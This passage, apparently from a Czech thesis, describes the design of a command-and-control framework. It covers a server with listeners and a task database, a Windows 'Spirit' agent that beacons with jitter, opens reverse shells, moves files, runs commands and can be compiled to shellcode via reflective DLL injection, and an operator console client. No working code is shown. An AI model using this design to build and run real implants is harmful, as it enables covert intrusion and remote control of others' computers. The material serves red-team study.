Hades proces je REST API poskytované pro Cronos klienta a je přes něj možné provádět CRUD operace nad různými objekty frameworku – listenery, spirit agenti, úlohy, výsledky a operátory. V případě spouštění listeneru se vytvoří samostatný proces a identifikátor tohoto procesu je uložen. Interní komunikace s procesy zde neprobíhají. Pro každý listener vytváří Hades server konfigurační soubory v dočasné složce a jejich cestu uchovává v proměnné v prostředí listener procesu.


Listener

Listenery poskytují jednoduché API pro Spirit agenty a jsou spouštěny jako samostatné procesy bez možnosti komunikace s hlavním Hades procesem. Pro ukládání výsledků a čtení příkazů má listener plný přístup do hlavní databáze Hades serveru. Listener nahrává konfigurační soubor, který vytvořil hlavní Hades proces, z dočasné složky pomocí proměnných v prostředí procesu.

4.2.5 Ukládání dat

Pro splnění definovaných požadavků na perzistenci dat používá Hades server SQL lokální databázi – sqlite3. Koncept vztahové SQL databáze byl zvolen kvůli subjektivní zkušenosti s implementací těchto databází a jednoduchosti tvorby lokálních databází bez požadavků na další nástroje.

V tomto případě by bylo možné použít NoSQL databázi, ve které by byla lehčí manipulace s objekty příkazů a listenerů.



Obr. 4.4 – Návrh Hades databáze

User

V entitě User jsou uchovávaná autentizační data o Operátorovi. Hades se postará při registraci o hashování hesel, aby neexistovala v čistém tvaru.

Listener

V této entitě existují konfigurační data pro listenery a v případě, že by listener byl spuštěn, tak i jeho identifikátor.

Spirit

V entitě Spirit jsou uchováni všichni registrovaní Spirit agenti s vazbou na listener.

Task


Všechny úlohy pro Spirit agenty jsou uchovány v entitě Task. V samotné entitě neexistuje atribut pro rozeznání typu příkazu. Tyto příkazy jsou uloženy v atributu „task_object" a jsou to JSON objekty kódované v Base64. Každá úloha má vazbu na agenta.

Result

Veškeré výsledky se ukládají v entitě Result, kde se uchovává přijatý chybový kód a celý přijatý JSON objekt kódovaný v Base64 formátě. Result má vazbu 1-1 na entitu Task.

4.2.6 Zpracování dat

Pro jednodušší práci s daty jsou různé funkcionality implementovány separátně za pomocí „blueprintů“, kterými je možné jednoduše vytvářet moduly s pevně definovanými cestami.



Obr. 4.5 – Architektura pro zpracování dat (Hades API)

Podobné moduly neexistují v listener API, jelikož tam není třeba tvořit objemné přístupové body.

Veškerá komunikace v těchto modulech funguje na datovém formátu JSON.

Příkazy

V modulu „tasks blueprint“ se nachází CRUD operace nad Task objekty:

- Tvorba nového Task objektu
- Smazání Task objektů a jejich výsledků
- Čtení Task objektů
- Úprava Task objektu, který nemá výsledek

Operátoři


V modulu „users blueprint“ se nachází operace nad objektem User (operátor):

- Čtení User objektů
- Smazání User objektů
- Změna hesla v User objektu

Tento modul neobsahuje možnost tvorby nového uživatele.

Autorizace

Pro autorizace je využit JWT, který lze získat úspěšnou autentizací skrze Hades API v „authentication blueprint“. Tento token se užívá pro většinu přístupových bodů není možné bez něj danou akci vykonat a je také kontrolován při každém volání do API. Celý tento proces probíhá v autorizačním middlewaru.



Obr. 4.6 – Stavový diagram autorizačního middlewaru

Výsledky


V modulu „result blueprint“ je možné získat a číst Result objekty na základě univerzálního identifikátoru daného Task objektu.

Listener

Pro veškerou správu listener objektů a jejich spuštění je použitý modul „listener blueprint“. Zde se nachází různé operace jako:

- Čtení Listener objektů
- Tvorba Listener objektů
- Zastavení listener procesu
- Start listener procesu
- Smazání Listener objektů
- Úprava Listener objektů

Startování listener procesu představuje mnohá rizika, na která je nutné brát ohled.



Obr. 4.7 – Stavový diagram startování listener procesu

Stavový diagram začíná v místech, když už byl nalezen Listener objekt.

4.3 Spirit agent

Spirit agent je software, který získává příkazy z Hades serveru (Listener API) a ty následně plní. Díky tomuto softwaru je možné vzdáleně ovládat počítač, na kterém je Spirit agent spuštěn.

V této kapitole se podíváme na požadavky pro tvorbu tohoto programu, případy užití, použité technologie k vývoji a celkový návrh, který se skládá z životního cyklu agenta a plnění příkazů.

4.3.1 Požadavky

Obdobně jako u Hades serveru i zde vycházejí podmínky z dříve uvedených pro celý framework. Některé požadavky jsou dále rozvedeny pro specifikaci.


1. **Podpora Windows OS** – agent je určený pro Windows platformy
2. **Variabilita** – agent má možnost kompilace ve třech formách spustitelného kódu. To jsou buď DLL, EXE nebo shellcode
3. **Komunikace** – agent musí umět komunikovat s listenerem
4. **Beaconing** – komunikace probíhá v pravidelných intervalech
5. **Konfigurovatelnost** – Spirit agent musí být schopen adaptovat se na změny v konfiguraci:
    a. **host** – IP adresy nebo domény pro připojení
    b. **port** – port pro připojení
    c. **uri** – přístupový bod pro listener API
    d. **pokusy** – maximální počet nezdařených pokusů
    e. **sleep** – doba spánku, než se Spirit agent pokusí získat příkazy v ms
    f. **jitter** – rozptyl spánku, aby nebyl děj periodický
    g. **useragent** – HTTP hlavička použita při připojení na listener
    h. **exit** – způsob ukončení Spirit agenta v shellcode verzi
6. **Základní příkazy** – agent musí podporovat základní příkazy pro ovládání vzdáleného počítače:
    a. stahování souborů
    b. nahrávání souborů
    c. reverse shell[1]
    d. získat běžící procesy
    e. spouštění specifického terminálového příkazu
    f. zjištění uživatele, který spustil Spirit agenta
    g. ukončení Spirit agenta

---

[1] Spuštění interaktivního příkazového řádku skrze síť na danou adresu a port

4.3.2 Diagram případů užití

Diagram případů užití má jednoznačně zobrazovat interakci mezi operátorem, který používá Cronos klienta ke komunikaci, a Spirit agentem. Tato interakce ale probíhá při spuštění Spirit agenta, kdy je nemožné upravovat konfigurace agenta.



Obr. 4.8 – Diagram případů užití Spirit agenta

1. **Stahování** – možnost stahovat soubory z agentova počítače
2. **Nahrávání** – nahrávání souborů na agentův počítač
3. **Příkazový řádek** – možnost vytvořit reverse shell
4. **Spuštění příkazů** – spuštění určitého jediného příkazu
5. **Výčet procesů** – možnost získání informací o všech běžících procesech
6. **Přečteční uživatele** – zjištění uživatele pod kterým je Spirit agent spuštěn
7. **Zastavení agenta** – kompletní ukončení agenta

4.3.3 Technologie

Definice agenta je náročná, protože agent musí splňovat mnoho požadavků a některé z nich se mohou navzájem vylučovat. Je tedy nutné najít optimální kompromis. U agenta zpravidla neřešíme rychlost, jelikož operace by neměly být až tak početně náročné. Naopak čím pomalejší operace, tím je větší šance, že agent zůstane neodhalen. Jedna z nejdůležitějších částí v komerčních C2 frameworcích je aktivní obcházení antivirových programů. Tento problém ale není nutné v této práci řešit. Je ale nutné mít agenta ve třech spustitelných formátech – DLL, EXE a shellcode. Konečně agent by měl mít co nejmenší velikost.

Některé vysokoúrovňové jazyky mohou mít velice stručné a jednoduché syntaxe, ale s velikou nadstavbou. Například Python je opravdu jednoduchý na použití a není třeba se vůbec starat o paměť, ale pokud bychom ho chtěli využít jako samostatný spustitelný soubor, tak je třeba celý jeho runtime zkopírovat i s naším kódem. Obdobně i u jiných vysokoúrovňových jazyků. Právě z tohoto důvodu je nutné vybrat nízkoúrovňový jazyk, který má většinou minimální nebo žádnou nadstavbu.

Nízkoúrovňové jazyky mají určité problémy, které je mohou dělat při psaní neefektivními. Jako příklad lze uvést správu paměti – pro jednoduché spojení dvou stringů je nutné zjistit jejich délky a následně alokovat dostatek paměti pro oba stringy a zároveň ještě null na konci pro správné ukončení. Ale přesně taková kontrola nad pamětí je výborná při obcházení aktivních antivirových programů (ačkoliv to není zde požadavkem).

Vývoj je tedy značně znevýhodněn kvůli přímé správě paměti, kde vývojář musí přemýšlet nad přesnými velikostmi proměnných. Tyto procesy mohou velice snadno a rychle zhoršit čitelnost zdrojových kódů.

V tomto případě jsem zvažoval pouze jednoho realistického kandidáta, a to osvědčený univerzální programovací jazyk C. Důvodem pro tento výběr je splnění všech požadavků a subjektivní zkušenost.

MSVC

Pro tvorbu spustitelného kódu byly použity výrobní nástroje z vývojového prostředí Visual Studio. Mezi tyto nástroje patří kompilátor, assembler i linker. Kompilátor „cl.exe“ produkuje soubory formátu COFF, ze kterých je následně možné vytvořit plně funkční spustitelný soubor nebo dynamickou knihovnu pomocí linkeru „link.exe“. [36] [37]

json.h

Při tvorbě agenta bylo nutné získat data z JSON formátu, který se využívá při komunikaci mezi Spirit agentem a Hades listenerem. Tato datová struktura není v základní knihovně jazyka C. Pro tento problém byl použit repozitář „json.h“, který se

skládá z hlavičkového souboru pro C nebo C++. Ten obsahuje potřebné datové struktury a metody pro rozkódování JSON formátu. Opačný proces pro kódování do JSON formátu není součástí této knihovny. [38]

pe_to_shellcode

Spirit agenta je nutné mít ve spustitelné verzi, která se nazývá „shellcode". Tento způsob kódu je velice náročný pro tvorbu, jelikož vývojář naráží při jeho vývoji na mnohá omezení.

Pro tento problém byla využita aplikace „pe_to_shellcode", kterou je možné transformovat spustitelný PE formát právě do shellcode podoby.

Aplikace funguje na základě Reflective DLL Injection techniky. V tomto případě je možné přidat ještě vlastní kód po nahrání PE formátu do paměti – například pro obcházení různých antivirových programů. [39]

Alternativy

Jsou zde ale i jiní novodobí kandidáti, kteří byli terčem i předmětem zájmu pro vývojáře malwaru a ofenzivní stranu kyberbezpečnosti (red team). Ve finále je možné napsat škodlivý kód v jakémkoliv jazyce, ale nové technologie umožňují útočníkům často překonat různá antivirová opatření.

Možné alternativy jsou například:

- Zig
- Rust
- Nim

Zig

Prvním možným kandidátem je Zig, což je univerzální jazyk pro robustní, spolehlivý a optimalizovaný software. Velkou výhodou je zde interoperabilita se samotným jazykem C nebo C++. Tudíž je možné využít zdrojové kódy pro C program. Zig je uzpůsobený jako jednoduchý jazyk, který nemá žádné skryté toky instrukcí, žadné skryté alokace paměti a žádná makra. Typy proměnných jsou rozhodované při kompilaci a není třeba žádné runtime nadstavby. [40]

Zig je velice mladý jazyk s malou komunitou, která se ale rozrůstá každým dnem. V současné době je nejnovější verze *0.10.1*. Díky těmto faktorům je obtížné najít případné problémy a jejich řešení. Tudíž veškeré tyto problémy musí vývojář vymyslet sám metodou pokusu a omylu.

Rust

Rust je univerzální jazyk pro tvorbu spolehlivého a efektivního softwaru. Jeho velkou výhodou je bezpečné užívání paměti bez použití runtimu nebo garbage collectoru. Od svého počátku získal Rust velkou popularitu a díky tomu se masivně rozrostla jeho komunita. Jazyk Rust mimo jiné obsahuje také vlastní balíčkovací program. Užitím Rustu lze vytvářet konzolové programy, webové aplikace za použití WASM, serverové služby a software do integrovaných zařízení. [41]

Nim

Nim je staticky psaný kompilovaný jazyk pro tvorbu systémů. Jeho hlavní výhodou je syntaxe, která je velice podobná jazyku Python. To umožňuje rapidní možnosti vývoje a zároveň, jelikož jazyk je kompilovaný, tak i velmi rychlý kód. Kromě kompilace do samotného strojového kódu je možné Nim zdrojové kódy zkompilovat do jejich podoby v jazyce C, C++ nebo dokonce JavaScript. [42].

Nim je relativně populární, ale nikdy nedosáhl takové oblíbenosti jako například Rust. Ale komunita je dostatečně velká a řada problémů byla vyřešena a tedy je možné jednoduše nalézt jejich výsledky. Mimo jiné se v brzké době Nim pravděpodobně dostane již do druhé verze.

Právě kvůli podobnosti Python syntaxu byl Nim oblíbený pro ofenzivní účely. Některé antivirové programy mají označkované části Nim runtime kódu, které mohou způsobit falešně pozitivní výsledky.

4.3.4 Životní cyklus

Spirit agent nepoužívá žádnou nadstavbu a je nutné dobře definovat, jak bude fungovat. Při tomto definování jsou brány v úvahu požadavky na Spirit agenta i na C2 infrastrukturu. Tento cyklus je definován stavovým diagram.

Před spuštěním nekonečného cyklu je nutné inicializovat různé proměnné ve Spirit agentovi. Tyto proměnné jsou například odkazy na WinAPI funkce nebo na haldu.

Následně se musí Spirit agent připojit na registrační přístupový bod listeneru, který je definovaný při kompilaci. Tato operace může selhat a v takovém případě se přičítají počty selhaných pokusů. Maximální počet pokusů je také možné definovat při kompilaci, a to buď na určité číslo, anebo nekonečně, kdy program nikdy neskončí. Podmínka pro rozhodování pro nekonečnost není součástí stavového diagramu.

V případě správné registrace nastává neomezený cyklus, kterému se také říká Beaconing. V tomto cyklu se nejprve získají příkazy připojením na listener API. Tento případ má tři různé stavy:

- **Příkazy získány** – příkazy byly obdrženy a je možné s nimi nadále pracovat
- **Příkazy nezískány** – příkazy nešlo získat a probíhá kontrola selhaných pokusů (obdobný princip jako při registraci)
- **Spirit agent byl smazán** – Spirit agent byl smazán z databáze a je nutné znovu se registrovat

Obdržené příkazy je následně možné rozkódovat a po jednom je vykonat.

Konečně přichází poslední stav, kdy agent zastaví svůj běh na určitý čas a následně se celý cyklus opakuje znovu.


Obr. 4.9 – Stavový diagram popisující životní cyklus Spirit agenta

4.3.5 Plnění příkazu

Po úspěšném získání příkazu je nutné ho rozkódovat a podle obsahu vyplnit příkaz. Tento proces je možné popsat stavovým diagramem.

Nejprve je nutné projít veškeré podobjekty v JSON objektu. Tento cyklus skončí v případě, že už nebylo možné najít další podobjekt.

V případě, že existuje tak dochází do stavu rozkódování, kdy je nutné zjistit, zda je typ příkazu platný. Pokud ano, tak se příkaz vykoná.



Obr. 4.10 – Stavový diagram plnění příkazů

4.4 Cronos klient

Cronos klient je software určený pro operátora Hades serveru, jehož hlavním účelem je umožnění jednoduchého ovládání Hades serveru a všech Spirit agentů. Cronos klient z velké většiny funguje jako příkazový řádek.

V této kapitole se podíváme na nutné požadavky, případy užití, použité technologie k tvorbě a samotný návrh, který zahrnuje celkovou architekturu a konzolové uživatelské rozhraní.

4.4.1 Požadavky


Požadavky zde vycházejí z dříve uvedených podmínek pro Hades framework. A některé požadavky jsou dále rozvedeny pro specifikaci.

1. **Komunikace** – Cronos klient musí zvládnout komunikovat s Hades serverem a jeho API
2. **Autentizace** – pouze autentizovaní uživatelé mají přístup ke klientovi
3. **Konzolové prostředí** – Cronos klient bude fungovat jako konzolová aplikace
4. **Ovladatelnost pomocí příkazů** – klient je schopný ovládat Hades Server pomocí příkazů:
    a. **Operátoři** – příkazy pro správu operátorů
    b. **Listenery** – příkazy pro ovládání listenerů
    c. **Spirit agenti** – příkazy pro ovládání a správu Spirit agentů
    d. **Help** – příkaz pro zjištění více informací o jiných příkazech
5. **Vizualizace** – Cronos klient zvládne získat a vypsat výsledky
6. **Podpora Linux operačního systému** – klienta je možné použít v Linux prostředí

Ovládání Spirit agenta obsahuje stejné příkazy, které sám podporuje.

4.4.2 Diagram případů užití

Pomocí diagramu případů užití je možné jednoznačně ukázat možnosti operátora při interakci s Cronos klientem.



Obr. 4.11 – Diagram případů užití Cronos klienta při interakci s operátorem

1. **Přihlášení** – možnost autentizace operátora
2. **Správa listenerů** – CRUD operace nad listenery a také jejich spuštění či zastavení
3. **Správa Spirit agentů** – smazání registrovaných agentů i jejich listování (registraci provádí samotný agent)
4. **Ovládání Spirit agenta –** možnost ovládání určitého Spirit agenta
5. **Správa operátorů –** CRUD operace nad operátory
6. **Help** – zjištění popisů určitého příkazu (hlavní příkazy)
7. **Stahování** – stáhnutí souboru z počítače ovládaného Spirit agentem
8. **Nahrávání –** nahrávání souborů na počítač ovládaný Spirit agentem
9. **Příkazový řádek** – vytvoření interaktivního řádku skrze Spirit agenta
10. **Spustit příkaz** – spuštění příkazu na vzdáleném počítači

11. **Výčet procesů –** zjištění všech spuštěných procesů na vzdáleném počítači
12. **Získání uživatele** – získání uživatele, pod kterým je spuštěn Spirit agent
13. **Ukončení –** zastavení Spirit agenta
14. **Získání výsledků** – výpis výsledků z příkazů
15. **Smazání příkazu –** smazání příkazu z databáze
16. **Listování** – listování všech příkazů pro Spirit agenta
